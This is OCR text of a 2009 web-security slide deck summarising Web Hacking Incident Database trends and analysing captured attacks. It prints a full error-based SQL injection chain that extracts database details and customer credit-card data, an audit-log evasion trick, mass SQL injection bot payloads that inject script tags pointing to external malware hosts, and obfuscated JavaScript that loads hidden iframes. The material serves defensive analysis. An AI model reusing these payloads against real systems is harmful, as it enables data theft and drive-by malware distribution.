
Attacked Entity Geography



BREACH

WHID 2009 Summary (Jan – June)

Incidents By Attack Methods



BREACH

WHID 2009 Attack Summary

Trends vs. 2008

- SQL Injection is still the #1 attack vector
  - Percentage, however, dropped from 30% to 19%
  - Mass SQL Injection bots of 2008 are tapering off
- Unknown category is still #2
  - Technical details aren't usually disclosed except by regulatory entities (FTC) or by the attacker's themselves (public blog posts/screenshots)
- Content Spoofing attacks have increased dramatically
- Death by a thousand cuts
  - Insufficient Authentication (mistakenly publishing sensitive data)
  - Configuration Mistakes/Administration Errors

BREACH

SQL Injection Example

Real Multi-Step Manual Attack

BREACH

SQL Injection Attack

Targeting an ASP Page

Attacker targets an ASP page.

Application is expecting an email address in the LoginEmail parameter.

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

BREACH

Injection Unexpected Data

Exploiting a Lack of Input Validation

Attacker injects an SQL Query in the LoginEmail parameter.

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

BREACH

Reconnaissance Query

Enumerating Database Variables

Attacker is attempting to enumerate system information to help fine tune their attack.

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

BREACH

Under The Radar

Abusing Database Auditing Features

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.12
```

When an MS-SQL DB server receives this string, it will NOT log the transaction even if auditing is enabled.

BREACH

Response Data

Application Returns Errors

Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 598
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDCCQCSRDQ=EHEPIKBBBI
Connection: close
```

Attack generates a 500 level status error code.

```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC                    ce="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax  \
error converting the nvarchar value 'Microsoft SQL Server  2000 - 8.00.2039 (Int \
el X86)
.May  3 2005 23:18:38
.Copyright (c) 1988-2003 Microsoft Corporation
.Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
/EXAMPLE_SQL/OPT/OPT2' to a column of data type int.</font>
```

Page includes SQL Error text.

BREACH

Response Data

Includes Response From Injected Query

Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 598
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDCCQCSRDQ=EF
Connection: close
```

```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drive  <font face="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Serve  Driver][SQL Server]Syntax  \
error converting the nvarchar value 'Microsoft SQL Server  2000 - 8.00.2039 (Int \
el X86)
.May  3 2005 23:18:38
.Copyright (c) 1988-2003 Microsoft Corporation
.Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
/EXAMPLE_SQL/OPT/OPT2' to a column of data type int.</font>
```

Injected SQL Query executed successfully and the output is displayed in the error text. Attacker now knows the DB version, Service Pack Level, etc…

BREACH

Final Phase Attack

Targeting Customer Data

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%20                                    v \
archar,isnull(convert(varchar,OR_OrderDate),'NU                                    r \
t(varchar,OR_OrderID),'NULL'))%2b'/'%2bconvert(                                    e \
),'NULL'))%2b'/'%2bconvert(varchar,isnull(conve                                    o \
nvert(varchar,isnull(convert(varchar,OR_OrderAd                                    n \
ull(convert(varchar,OR_OrderCity),'NULL'))%2b'/'                                   r, \
OR_OrderZip),'NULL'))%2b'/'%2bconvert(varchar,isnull(varchar,OR_OrderState),'NULL' \
))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_OrderCountry),'NULL'))%2b'/'%2bconver \
t(varchar,isnull(convert(varchar,OR_CCardName),'NULL'))%2b'/'%2bconvert(varchar,isnull(con \
vert(varchar,OR_CCardType),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCar \
dNumberenc),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardExpDate),'NULL \
'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardSecurityCode),'NULL'))%2b'/'%2b \
convert(varchar,isnull(convert(varchar,OR_Email),'NULL'))%2b'/'%2bconvert(varchar,isnull(c \
onvert(varchar,OR_Phone1),'NULL'))%20from%20Orders%20where%20OR_OrderID=47699))--sp_passwo \
rd HTTP/1.1
```

Attacker sends a new SQL Injection attack that is targeting client Credit Card data.

BREACH

Response Data

Includes Customer Data

Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 573
Content-Type: text/html
Cache-control: private
Connection: close
```


```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC [illegible]rs</font> <font face="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Micr[illegible]oft][ODBC SQL Server Driver][SQL Server]Syntax \
error converting the varchar value 'Feb 13 2007 12:00AM/47699/John/Doe/128 Da \
niel Someplace Dr /City/06354/DC/US/John C Doe Jr/ /k&#151;Utdw&#136;i&#132;&#1 \
41;&#133;qzzv/02/2009/4792/jdoe@email.net/888.555.7578' to a column of data t \
ype int.</font>
<p>
<font face="Arial" size=2>/cart/loginexecute.asp</font><font face="Arial" size=2 \
```

Once again, the SQL Query successfully executed and extracts customer data.

BREACH

WHID 2009 Summary

Incidents By Attack Outcome



BREACH

WHID 2009 Outcome Summary

Trends vs. 2008

- Defacements/Planting Malware remains #1
  - Percentage, however, decreased from 41% to 28%
- Information Leakage/Stealing Sensitive Data remains #2
  - Percentage increased from 21% to 26%
- Disinformation jumped to #3
- Monetary Loss and Downtime stayed at #4 and #5

BREACH

Mass SQL Injection Bots/Planting Malware

Targeting Website Users

- **Threat** – Generic SQL Injection
  - Site value is it's large customer-base.
- **Vulnerabilities** – 3 issues
  - Lack of Input Validation
  - Poor Database configuration/SQL construction
  - Lack of proper HTML Output Encoding
- **Impact** – Cross-site Scripting/Malware Installation:
  - Attack uses sites as malware distribution point.
  - May cause database corruption.

TechNewsWorld > Security | **Read Next Article in Security**

Mass SQL Attack a Wake-Up Call for Developers

By Erika Morphy
TechNewsWorld
04/28/08 2:03 PM PT

Print Version
E-Mail Article
Reprints

A novel hacker attack on Web servers that rely on Microsoft SQL database technology has the security community in something of a dither. There seems general agreement that the mass SQL injection approach is highly sophisticated, that it could work against any database, and that developers need to stick to best practices to keep their systems safe.

BREACH

The Game Has Changed

Generic SQL Injection


- Custom coded web applications provided diversity/uniqueness that prevented mass exploit outbreaks.
- Reconnaissance was required to enumerate app structure.
- Manual probing offered defenders time to react.
- Mass SQL Injection bots inject a script that enumerates and updates databases.

BREACH


Mass SQL Injection Bots

Attack Workflow

1 Infected computer executes Google search for ".asp" + "parameter=" and sends SQL Injection+Malware exploit to all returned hosts




Attacker



Application with SQL Injection vulnerability

Target Site

2 Victim views page – malware downloads



3 Script silently downloads trojan code attacker's website

BREACH

Captured SQL Injection Attack

Obscured Payload

```
GET /target.asp;DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST
  (0x4400450043004C00410052004500200040005400200076006100720
  0630068006100720028003200350035002900 2
  C00400043002000760061007200630068006100720028003200350035
  0290020004400450043004C00410052004500 2
--CUT--

  2006C0065005F00430075007200730006F00720020004400450041004C0
  04C004F00430041005400450020005400610006
  2006C0065005F00430075007200730006F007200%20AS%20NVARCHAR(40
  00));EXEC(@S);-|178|80040e14|
  Unclosed_quotation_mark_before_the_character_string_'G;DEC
  LARE_@S_NVARCHAR(4000);SET_@S=CAST
  (0x4400450043004C00410052004500200040005400200076006100720
  0630068006100720028003200350035002900 2 C00400043002000'. -
  202.101.162.73 HTTP/1.0
  Mozilla/3.0+(compatible;+Indy+Library) - 500 15248
```

BREACH

Decoded SQL Data

Executing a Looping Script

```
DECLARE @T varchar(255),@C varchar(255
DECLARE Table_Cursor CURSOR FOR
  select a.name,b.name
  from sysobjects a,syscolumns b
  where a.id=b.id
       and a.xtype='u'
       and (b.xtype=99 or b.xtype=35 or b.xtype=231
or b.xtype=167)
OPEN Table_Cursor FETCH NEXT
  FROM  Table_Cursor INTO @T,@C

WHILE(@@FETCH_STATUS=0)
BEGIN
  exec(‘
     update ['+@T+']
     set ['+@C+']=rtrim(convert(varchar,['+@C+']))
        +''<script
src=http://www.qiqigm.com/m.js></script>''‘)
   FETCH NEXT FROM  Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

Select all columns in all tables

Iterate over them

Append script tag pointing to malware

Mass SQL Injection Bots – Recent Updates

Targeting Non-ASP Front-ends

- **Originally targeted ASP/ASP.Net front-end with MS-SQL back-end**
- **We are seeing evidence of different front-ends being compromised**
  - **ColdFusion (.cfm)**
  - **PHP (.php)**
  - **Java Server Pages (.jsp)**
  - **Java (.do)**
- **Therefore many websites "thought" they were safe but weren't…**

BREACH

Mass SQL Injection Bots – Recent Updates

Optimizing the Javascript Code

```
DECLARE @T varchar(255),@C varchar(4000) DECLARE
  Table_Cursor CURSOR FOR select a.name,b.name from
  sysobjects a,syscolumns b where a.id=b.id and
  a.xtype='u' and (b.xtype=99 or b.xtype=35 or
  b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH
  NEXT FROM  Table_Cursor INTO @T,@C
  WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+']
  set ['+@C+']=['+@C+']+''"></title><script
  src="http://sdo.1000mg.cn/csrss/w.js"></script><!--
  '' where '+@C+' not like ''%"></title><script
  src="http://sdo.1000mg.cn/csrss/w.js"></script><!--
  ''')FETCH NEXT FROM  Table_Cursor INTO @T,@C END
  CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

BREACH

Mass SQL Injection Bots – Recent Updates

New Attack Vector - Cookies



```
POST /removed.asp HTTP/1.1
Cookie: start=S
end=Z%3BDECLARE%20@S%20VARCHAR(4000)%3BSET%20
@S%3DCAST(0x44454....
Content-Type: application/x-www-form-
urlencoded
Host: removed
Content-Length: 3
Expect: 100-continue
Connection: Keep-Alive
```

- Are you logging full request headers that include Cookie data?

BREACH

Defacement + Malware Example

WASC Distributed Open Proxy Honeypot Project



Appended Data

Obfuscated Javascript

```
<Script Language='Javascript'>
<!--
document.write(unescape('%3C%73%63%72%69%70%74%3E%0D%0A%3C%21%
  2D%2D%0D%0A%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%
  6E%65%73%63%61%70%65%28%22%25%33%43%73%63%72%69%70%74%25%33%
  45%25%30%44%25%30%41%25%33%43%25%32%31%2D%2D%25%30%44%25%30%
  41%64%6F%63%75%6D%2D%25%32%35%30%44%25%32%35%30%41%64%6F%63%
  75%6D%65%6E%74%2E%77%72%69%74%65%25%32%35%32%38%75%6E%65%73%
  63%61%70%65%25%32%35%32%38%25%32%35%32%
--CUT—
  %35%30%41%25%32%35%32%35%33%43%2F%73%63%72%69%70%74%25%32%35
  %32%35%33%45%25%32%35%32%32%25%32%35%32%39%25%32%35%32%39%25
  %32%35%33%42%25%32%35%30%44%25%32%35%30%41%2F%2F%2D%2D%25%32
  %35%33%45%25%32%35%30%44%25%32%35%30%41%25%32%35%33%43%2F%73
  %63%72%69%70%74%25%32%35%33%45%25%32%32%25%32%39%25%32%39%25
  %33%42%25%30%44%25%30%41%2F%2F%2D%2D%25%33%45%25%30%44%25%30
  %41%25%33%43%2F%73%63%72%69%70%74%25%33%45%22%29%29%3B%0D%0A
  %2F%2F%2D%2D%3E%0D%0A%3C%2F%73%63%72%69%70%74%3E'));
//-->
</Script>
```

BREACH

Appended Data

Decoded Javascript

```
<!--
document.write(unescape("<iframe width="0"
 height="0"
 src="http://royy.byethost7.com/url.htm"
 scrolling="no" frameborder="0"></iframe>
<iframe width="0" height="0" src="bicho.wml"
 scrolling="no" frameborder="0"></iframe>
<iframe width="0" height="0" src="bicho.htm"
 scrolling="no" frameborder="0"></iframe>
<iframe width="0" height="0" src="embed.htm"
 scrolling="no" frameborder="0"></iframe>"));
//-->
```

BREACH

